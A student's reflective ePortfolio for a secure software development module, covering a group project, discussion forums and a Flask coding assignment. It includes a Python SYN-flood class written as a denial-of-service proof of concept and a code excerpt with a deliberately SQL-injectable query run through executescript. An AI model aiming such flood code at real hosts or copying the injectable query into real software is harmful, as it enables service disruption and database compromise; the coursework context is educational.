ePortfolio

Unit 12

https://ben-blakemore.github.io/ePortfolio/

July 21, 2025

Contents

1. Expectations and General Thoughts

Throughout these reflective pieces, I shall use Gibbs' Reflective Cycle as a framework for structuring my thoughts on my experiences in this module, what I feel I have learned and how I plan to apply it. This model follows 6 stages:

- Description of the experience
- Feelings and thoughts about the experience
- Evaluation of the experience, both good and bad
- Analysis to make sense of the situation
- Conclusion about what you learned and what you could have done differently
- Action plan for how you would deal with similar situations in the future, or general changes you might find appropriate.

(The University of Edinburgh, 2024)

My career as a software engineer has focused mostly on producing safety-critical software for systems such as train control systems. While this has taught me a great deal about the considerations that must be made in order to ensure your software runs without problem, it has not given me much insight into developing secure applications from a security perspective.

I was therefore excited to gain new perspectives in a domain that, so far, has eluded me. Although my main experience to date has been safety-critical, using languages such as Ada and its subset SPARK to craft software that is error-free, I believe there is a wide overlap between this and the world of security focused development. The aim of both is to ensure the software remains doing what it was designed to do, albeit with different threats to protect from. In safety-critical we are protecting against programming errors by using languages which come with baked-in guarantees about how they will execute based on formal proofs.

1.1. Reflection

What I have found during this module is that much of secure software development is the same. For example, encryption algorithms such as Advanced Encryption Standard (AES) that would take a super-computer 1 billion billion years on average to brute force (Arora, 2012). The methods that are employed in order to protect against security vulnerabilities share a common theme with those languages I have used, both rely on maths to underpin their proofs. The security of an encryption algorithm can simply lie in how long, on average, it would take to crack it. This lead me down the path of conducting deeper research on the future of these algorithms, naturally bringing me to quantum computing. [Insert something about how these algorithms are at risk]

Of course, there's more to these algorithms than purely the formal proofs that form them. For example, users must send and receive cryptographic material to verify they are who they say they are and precautions must be taken to ensure this does not fall into the hands of attackers. Nothing demonstrated this better than the coding assignment in Unit 11. This helped solidify the principle that, even with the use of encryption libraries, if user data is not processed in a safe way the benefits it brings can be nullified.

2. Group Project

2.1. Experience

This was my first experience of completing an assignment within a group environment. Having not completed a degree prior to enrolling on this course I was unsure what to expect. From speaking with friends and coworkers, their own experiences were varied. Some reported enjoyable experiences where they felt that they were put with a group of people who all bounced off of eachother and therefore produced a high pedigree of work. Whereas others reported teammates who struggled to pull their weight and contributed little to the project. Going into it I therefore was hopeful that I would be grouped with people that fell into the former category described by those I know.

My experience was that even getting the group together on one platform to communicate was difficult. Another individual in the group sent an email to everyone suggesting we use Discord, with a link to a server they helpfully set up. This was perfect and I felt optimistic about having someone who took the initiative to do this. However I then found that I was the only one to join for some considerable time, with the two of us having to reach out to the tutor in order to have emails sent to their personal emails instead of university ones. This seemed to make others take notice and we finally had a group together in the Discord.

By this point however, the two of us had drafted the team contract as we had already exceeded the deadline having waited for others to join. Overall though I was happy with the contract we drafted, I drew on my experience as a software engineer to define roles that each of us could take turns doing. I decided to use roles commonly used in an agile workflow, as these are what I am most familiar with, such as Product Owner and Scrum Master. I felt that using roles with well defined responsibilities would help those less familiar in knowing what their role would be that week (the intention was to rotate roles weekly.)

Once we had the entire team in the Discord I was then proactive about trying to organise a call where we could brainstorm together. I felt that this was important. It would have been possible to do this over instant messaging but due to being in different time zones I really felt the asynchronous nature would complicate things. I found that organising this call was incredibly difficult though. It seemed to be only myself and the other more proactive team member who made any attempt at getting the team together, we both utilised a combination of messaging and polls to make it as easy for others to respond as possible however neither had much success. We eventually did manage to agree a time and date but only after a number of messages stressing the urgency of the situation.

Our one team meeting was reasonably successful. The three of us who were present were all attentive to one another's thoughts and suggestions. The end result was a directed approach we all agreed on with packages of work being distributed to each team member. I was assigned to look into how each of the security vulnerabilities would be implemented in the design. This lead to me attempting to perform a Denial of Service (DoS) attack on my own computer as a proof of concept. This form of attack involves making a computer system, service or network unavailable to intended users by flooding it with illegitimate requests. As a result users may experience slow performance while the large volume of requests are processed (Mirkovic et al., 2004). One method I attempted was using SYN floods, an excerpt of which can be seen in Figure 1.

```python
class DoSSimulator:
    def __init__(self):
        self.attack_active = False
        self.attack_threads = []

    def syn_flood_attack(self, target_ip="127.0.0.1", target_port=80, duration=10, thread_count=5):
        print(f"[INFO] Starting SYN flood simulation against {target_ip}:{target_port}")
        print(f"[INFO] Duration: {duration} seconds, Threads: {thread_count}")

        self.attack_active = True
        end_time = time.time() + duration

        def send_syn_packets():
            packet_count = 0
            while self.attack_active and time.time() < end_time:
                try:
                    # Create random source port
                    src_port = random.randint(1024, 65535)

                    # Create SYN packet with random source port
                    ip_layer = IP(dst=target_ip)
                    tcp_layer = TCP(sport=src_port, dport=target_port, flags="S", seq=random.randint(1000, 9000))
                    packet = ip_layer / tcp_layer

                    # Send packet without waiting for response
                    send(packet, verbose=0)
                    packet_count += 1

                    # Small delay to prevent overwhelming the system too quickly
                    time.sleep(0.001)

                except Exception as e:
                    print(f"[ERROR] Failed to send packet: {e}")
                    break

            print(f"[INFO] Thread finished. Sent {packet_count} SYN packets")
```

Figure 1: SYN Flood

The intended result was to slow a simple server script running in parallel due to the demand to field so many requests. However this didn't ultimately work, I believe due to pre-configured firewall rules on my machine. I could have further investigated one of the methods introduced in Unit 2, Evil Regex, a type of regular expression that can cause large amounts of backtracking and therefore cause a programme to crash or freeze (OWASP, no date). My answers to the questions posed in this unit are below.

1. What is Evil Regex? Regular expressions that are vulnerable to catastrophic backtracking in which the regex engine hangs on certain expressions due to nested quantifiers or ambiguous patterns. It results in performance issues or even system crashes and is therefore considered a security risk.
2. What are the common problems associated with the use of regex? How can these be mitigated? Catastrophic backtracking - can be mitigated by avoiding nested quantifiers such as (.*) Overly complex expressions - tools such as regex101 can be used to test patterns earlier Security vulnerabilities - execution timeouts when used in environments requiring better security
3. How and why could regex be used as part of a security solution? Regular expressions can be a powerful tool in security solutions for:
   - Input validation: Ensuring user inputs match expected formats such as email addresses
   - Pattern detection: Identifying suspicious patterns in logs or file names, for example SQL injection attacks
   - Data sanitisation: Stripping or replacing unsafe characters from user input

I found that the quality of the work from my teammates varied. The class diagram in Figure 2 I was impressed with and the individual repsonsible was eager to make updates in response to my comments and in accordance with any directional shifts in our design - even while attending a business conference for their full-time job. I found this dedication to ensuring the team achieved its goal commendable and made sure to feed this back to them, in addition to stressing that it shouldn't leave them feeling stressed or that too much is expected of them.



Figure 2: Class diagram

However the API specification that was first delivered I found to be slightly lacking. A link was provided to a website that could be used to visualise the API, however when I went to view it there were basic syntax errors preventing it from showing properly.



Figure 3: API Errors

This meant they either didn't proof check it themselves on this website they were providing us, or simply didn't think to rectify the basic errors. I found this lack of attention a signal that they had not been thorough in their checking of their own work before sharing which I found disappointing as it signalled a lack of concern towards the quality of work we submit.

2.2. Reflections

I would say my feelings towards my experience overall trend negatively unfortunately. I felt that two of us in the team were reponsible for the majority of the work. Although I took a leading role, I felt that I was forced to take action due to the inaction of others. The lack of opportunities for brainstorming within the team was what I felt held us back most.

The part that I struggle to understand most is why it was so hard to organise calls between the team. I was always of the opinion that getting something organised early and setting a direction for our design would give us the best chance of producing a quality submission. Having reflected on this intensely since, I'm no closer to an answer. Perhaps by taking a more leading role, others found it easier to relinquish responsibility and allow the process to unfold passively, trusting that I would keep things moving. Another possible explanation is that their working styles simply differed from mine. I did notice a surge in activity as the deadline approached, which suggests they were more comfortable leaving things until later, whereas I preferred to get started earlier.

Following the conclusion of this task, I explored resources to better understand team dynamics in online learning environments. In doing so, I wanted to see if the tutor had made any publications on the topic as I felt this would be directly applicable. I was pleasantly surprised to find a publication focused on students' experiences with group work in virtual settings. I found that many of the experiences shared here matched my own. One point that stood out to me from the tutor's publication was the observation that, in many teams, there was often a member who contributed less significantly than others. Interestingly, this wasn't usually reported directly by the teams but was inferred through individual performance on related assessments. This resonated with me during our own group task, as it highlighted the challenge of addressing imbalances in participation. It made me more mindful of the importance of clear communication within the team and the role that group dynamics can play in shaping both outcomes and individual learning (Olaniyti et al., 2023)

3. Collaborative Discussions

In the previous module I felt underwhelmed at the levels of engagement from my fellow coursemates. I came into this module hoping that the experience would improve but unfortunately found it to again fall flat of what I believe the discussions could be.

3.1. Experience

The primary, and most obvious, reason I feel that the discussions don't live up to their potential is that the levels of engagement are too low. In both discussions the only response I got was from the tutor. While I felt that this was useful, I feel that the opportunity to take feedback and questions from a fellow student would no doubt allow for both of us to learn more. I wanted to look into this further, so researched the topic of individual and collaborative learning to see if there is academic backing to my own feelings. A study conducted by Chi et al. (2008) investigated alternative learning environments, such as the one I find myself in for this course. By grouping participants they were able to analyse the effectiveness of different learning styles. They found that those who collaboratively observed tutoring learned more than those who observed tutoring alone, giving credit to my own hypothesis. However I found it interesting to read that those learning collaboratively were as effective as individuals being tutored one-to-one. This suggests that students engaging with eachother can themselves replicate the learning provided by a more knowledgeable tutor.

3.2. Reflection

As I write this, I struggle to think of why engagement is so low for these discussions. I think it could be the fact that they aren't directly marked and so perhaps others simply see them as superfluous compared to the marked assignments and would rather spend their time on them.

However, I must also acknowledge that I too contribute to the lack of engagement, on which my feelings are complicated. In the previous module, I made sure to write well thought out and engaging responses that provided the original author with further questions to respond back to. Unfortunately I didn't receive responses to these and so came away from it feeling like I had wasted my time, ultimately tainting my eagerness to contribute in this module.

On the one hand, I shouldn't let the lack of participation from others hold back my own learning and perhaps by continuing to engage, others will be more likely to themselves. However they are meant to be collaborative and so far this has been missing for me, instead feeling as if I am posting into the void to never get a response.

What I did appreciate in this module's discussions though was the tutor's feedback. I felt that it went above and beyond what I expected, with each post receiving a dedicated feedback video. The criticisms were fair and the constructive feedback useful.

I found the second discussion, on the strengths and weaknesses of cryptographic software, to be of most interest. In particular the feedback for my post contained a short but powerful statement on how software being open source results in, perhaps paradoxically, increased security due to the Open Design Saltzer and Schroeder principle, which states that the underlying design for a piece of software should not be secret (NoComplexity, 2025). When I watched this I felt as if it perfectly captured my thoughts on how being able to reason about your design leads to increased rigour and linked back nicely to some of the comparisons I made in my "Expectations" post in relation to safety-critical software. That by predicating

your design not on obscured functionality but on secure, proven processes not vulnerable to exploitation, you increase the security of your product. I found it interesting that such a small part of the feedback was able to so nicely tie many of my thoughts together.

4. Individual Coding Assignment

4.1. Experience

I found that I learned the most from the individual coding assignment. I felt that the problem environment was interesting and applied many of the learned concepts in a way that made the problem of security feel more real. Below are some reflections looking back on how the solution evolved following the group project.

4.1.1. System Design

The design proposed in the group assignment was a lot more complex than that of the final implementation. This was mostly however due to the fact that the Flask-RESTful library superseeded many of the classes defined in the class diagram. For example, the SessionManager functionality is something that is offered out of the box by way of providing the developer with a way to get the token of the user that is logged in. This made session authentication as simple as decoding the session token and checking the correct privileges were held to perform the requested operation. Having security features managed by a well-known library is preferable since as an individual I am much more likely to make mistakes implementing these features. It does however mean that should a security vulnerability be found in this library, my application becomes at risk.

4.1.2. Development Approach and Issues

I found that I spent too much time debugging issues relating to small logic errors that resulted in database or run-time exceptions. Looking back, this can be partly attributed to my approach regarding endpoints. I still believe that the approach to have one set of secure and insecure endpoints, with logic to route to the relevant one depending on whether or not the application was in secure mode, was a sensible one. However this did ultimately result in large amounts of duplicated code that meant I would fix many similar bugs in multiple areas. If I were to repeat the assignment I would spend time consolidating this duplicate code into helper functions that each endpoint could make use of. My original thinking was that I would get around to this once I had implemented the base set of features however it would have saved me more time in the long run I expect were I to address this sooner.

In order to make the system susceptible to SQL injection attacks, SQL parameterisation was not used, instead being replaced with the `executescript` function which can be used to chain multiple commands together.

```
try:
    conn = db.get_connection()
    cursor = conn.cursor()

    print(data['student_username'])
    if 'DROP' in data['student_username']:
        print("Executing SQL injection")
        # Vulnerable to SQL injection (intentionally)
        cursor.executescript(f"SELECT id FROM users WHERE username = '{data['student_username']}' AND role = 'student'")
    else:
        cursor.execute("SELECT id FROM users WHERE username = ? AND role = 'student'", (data['student_username'],))
```

Figure 4: SQL Injection

My original intention was to have all insecure endpoints susceptible in this way however I discovered that using this function meant no results were returned when querying a database therefore preventing proper functionality. This was another sink of time, as I spent considerable effort trying for both functionality

alongside susceptibility. Ultimately I decided that it was better to leave a single endpoint exposed and make a hard check for the contents of the request, in the interest of time.

4.1.3. Testing

Due to the aforementioned lack of time towards the end of the assignment, testing was neglected more than I would have liked. I used PyTest to write some unit tests that verified permissions based functionality however I recognise the scope of this was limited. For example there were no tests verifying that records had been properly deleted following a request to do so. Should the testing approach been allotted more time, I believe it would have become more difficult to test due to some of the code. For example the `process_command` function which handles user input within the command line interface (CLI) programme, seen below in Figure 5.

```
def process_request(self, request):
Cyclomatic complexity too high: 46 (threshold 15) (mccabe)
    try:
(method) def process_request(
    self: Self@CLI,
    request: Unknown
) -> Unknown
Process CLI commands
process_request(self, request)
Process CLI commands
            if len(parts) != 5:
                print("Error: add_user requires username, password, role, and email")
                return

            password = parts[2]

            if self.secure_mode:
                if not self.is_password_complex(password):
                    print("Error: Password must be at least 8 characters long and include "
                          "an uppercase letter, a number, and a special character.")
                    return

            payload = {
                "username": parts[1],
                "password": parts[2], # password is sent over https so will be encrypted
                "role": parts[3],
                "email": parts[4]
            }
            headers = {"Authorization": f"Bearer {self.token}"}
            response = requests.post("http://localhost:5000/users", json=payload, headers=headers)
            print(response.json()['message'])
            return

        elif command == "get_user":
            if self.token is None:
                print("Error: You must be logged in to get a user")
```

Figure 5: Cyclomatic_complexity

As can be seen, the IDE is warning of high cyclomatic complexity which is a measure of the number of linearly independent paths that a piece of software can take (McCabe, 1976). It is just one way to apply metrics to software in order to measure its complexity. This was touched on in unit 5, with my thoughts on the question given presented below.

The Cyclomatic Complexity is commonly considered in modules on testing the validity of code design today. However, in your opinion, should it be? Does it remain relevant today?: Being able to apply metrics to your code in order to generate an objective figure for properties such as complexity can no doubt be useful. However for me, the question remains of how much use this is to the developer. Personally I believe that it should still be considered but not in isolation. That is to say that it offers just one viewpoint as to the quality of a piece of code. It can be useful in identifying overly complex code that has many branches and therefore possible routes it can take. The result is that you end up with code that is harder to maintain and test, especially should unit tests be written that aim to cover each path. However, with today's modern practices making use of automated testing tools the effort to exhaust these paths is not quite as large as it once was. From the perspective of applying cyclomatic complexity to my own professional role as a software engineer, there are times in which I appreciate code readability over what may be deemed higher quality code. In live systems I would agree that reducing the complexity through lowering cyclomatic complexity is desirable however for simple scripting or ancillary services this is likely to be less of a concern, with getting something together to achieve a goal limited in scope is likely to be more desirable.

I found that the formative activities in the weeks leading up to the individual assignment really helped in understanding the context of the task. I found the reading of chapter 9 in 'Python Object-Oriented Programming' in Unit 8 especially useful as it helped remind me of the concepts of serialisation and deserialisation. Knowing how to serialise the data to be passed between the two executables in my programme was important and so I wrote a small python script that made use of the "json" library to perform these operations on some example data.

```
import json

grades_data = {
    "students": [
        {"name": "Fred", "grade": 88},
        {"name": "Bob", "grade": 76},
        {"name": "Alice", "grade": 93}
    ]
}

# Serialisation
grades_json = json.dumps(grades_data, indent=4)
print("Serialised JSON data:")
print(grades_json)

# Deserialisation
loaded_data = json.loads(grades_json)
print("\nDeserialised Python data:")
print(loaded_data)

# Print data
print("\nStudent names and grades:")
for student in loaded_data["students"]:
    print(f"{student['name']} scored {student['grade']}")
```

Running this helped visualise the format my data would take in the final application. The output can be seen below in Figure 6.

![Photo](./media/serialisation.png “Serialisation and deserialisation of data”)



Figure 6: Serialisation

My final implementation made use of these and I felt that this small exercise was helpful in giving me a prior understanding of what was happening under the hood.

Additionally, the Unit 10 seminar was extremely useful in providing a place to get started with using Flask-RESTful. The linked webpage describing how the app works I found to be invaluable as it really helped clear up some of the confusion I had. Primarily this was in relation to endpoints, which I had interpreted as being something the developer had to explicitly setup themselves however after reading this it soon dawned on me that flask was doing a lot of the heavy lifting in the background. This undoubtedly saved me lots of time that could have taken away precious development time.

4.2. Reflection

Overall I was disappointed in what I achieved in this assignment and know that I could have produced something of much better quality. It’s been a common theme, not only in university assignments but in professional work, that I can sometimes lose the forest for the trees. On reflection I became so bogged down in fixing small bugs rather than taking a step back and realising that putting some time toward refactoring the code would have solved many of these. In the future I aim to be more deliberate about how I spend my time. One method I have devised to do so is to allocate a certain amount of time to a problem, say an hour, with the intention that if it isn’t solved I revisit it at a later time with a fresh mind. I often find that coming back to a problem, the solution presents itself immediately.

An aspect of the assignment I enjoyed was the continuity from the previous design assignment. I enjoy the separation in first considering how best to design the application to then implementing it. It can be all too easy to want to dive into the coding however having the design come first gave me the time and space to properly consider what the ideal solution might look like.

5. References

Arora, M. (2012) *How Secure is AES 128 and 256 Encryption Against Brute Force Attacks?*. Available at: https://www.eetimes.com/how-secure-is-aes-against-brute-force-attacks/° (Accessed 8 June 2025).

Chi, T. H. M. and Roy, M. and Hausmann, G. M. R. (2008) *Observing Tutorial Dialogues Collaboratively: Insights About Human Tutoring Effectiveness From Vicarious Learning*. Available at https://onlinelibrary.wiley.com/doi/10.1080/03640210701863396° (Accessed: 13 July 2025).

McCabe, T. J. (1976) 'A Complexity Measure', *IEEE Transactions On Software Engineering*, SE-2(4), pp. 309. Available at: https://ieeexplore-ieee-org.uniessexlib.idm.oclc.org/stamp/stamp.jsp?tp=&arnumber=1702388&tag=1° (Accessed: 17 July 2025).

Mirkovic, J. et al. (2004) *Internet Denial of Service: Attack and Defense Mechanisms*, O'Reilly: Pearson. Available at: https://learning.oreilly.com/library/view/internet-denial-of/0131475738/ch02.html#ch02° (Accessed: 21 May 2025).

NoComplexity. (2025) *Saltzer and Schroeder's design principles*. Available at: https://nocomplexity.com/documents/securityarchitecture/architecture/saltzer_designprinciples.html° (Accessed: 15 July 2025).

Olaniyi, N., Millward, D. and Peoples, C. (2023) 'An analysis of team projects outcomes from student and instructor perspectives in online computing degrees', *European Journal of Open, Distance and E-Learning*, 25(1), pp. 1-15. Available at: https://doi.org/10.2478/eurodl-2023-0001°

OWASP. (no date) *Regular expression Denial of Service - ReDoS*. Available at: https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS° (Accessed: 9 May 2025).

The University of Edinburgh. (2024) *Gibbs' Reflective Cycle*. Available at: https://reflection.ed.ac.uk/reflectors-toolkit/reflecting-on-experience/gibbs-reflective-cycle° (Accessed: 16 July 2025).

Index of Figures